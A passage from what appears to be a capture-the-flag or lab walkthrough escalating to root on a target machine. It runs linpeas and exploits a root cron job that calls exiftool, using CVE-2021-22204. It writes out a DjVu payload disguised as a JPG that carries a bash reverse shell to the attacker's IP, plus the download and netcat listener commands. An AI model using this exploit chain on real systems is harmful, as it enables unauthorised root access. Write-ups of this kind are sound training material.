
Now lets run linpeas
Set up python server
python3 -m http.server 8080
On target
wget http://192.168.45.209:8080/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
We see that theres a cron job running as root every minute. Lets check it out

vi /opt/image-exif.sh

Its using the exiftool binary to process files if they end in .jpg extension. Lets google if exiftool is vulnerable
We come across a blog post by INE: https://ine.com/blog/exiftool-command-injection-cve-2021-22204-exploitation-and-prevention-strategies
It talks about how exiftool is vulnerable to exploitation when parsing DjVu files

Lets try it out. First we need to install djvumake on our kali machine. Then we need to make our payload file
On our machine:
nano exploit
Add the following to the file
(metadata "\c${system('bash -c \"bash -i >& /dev/tcp/192.168.45.209/4444 0>&1\"')};")
Then run:
djvumake exploit.djvu INFO=0,0 BGjp=/dev/null ANTa=exploit
Lastly, rename the payload file to JPG
mv exploit.djvu exploit.jpg
Set up a python server
python3 -m http.server 9000
In another terminal run a listener
nc -lvnp 4444
On the target, grab the file. We need to be in the directory that the script reads from
wget http://192.168.45.209:9000/exploit.jpg

After waiting up to a minute, back in our terminal we get root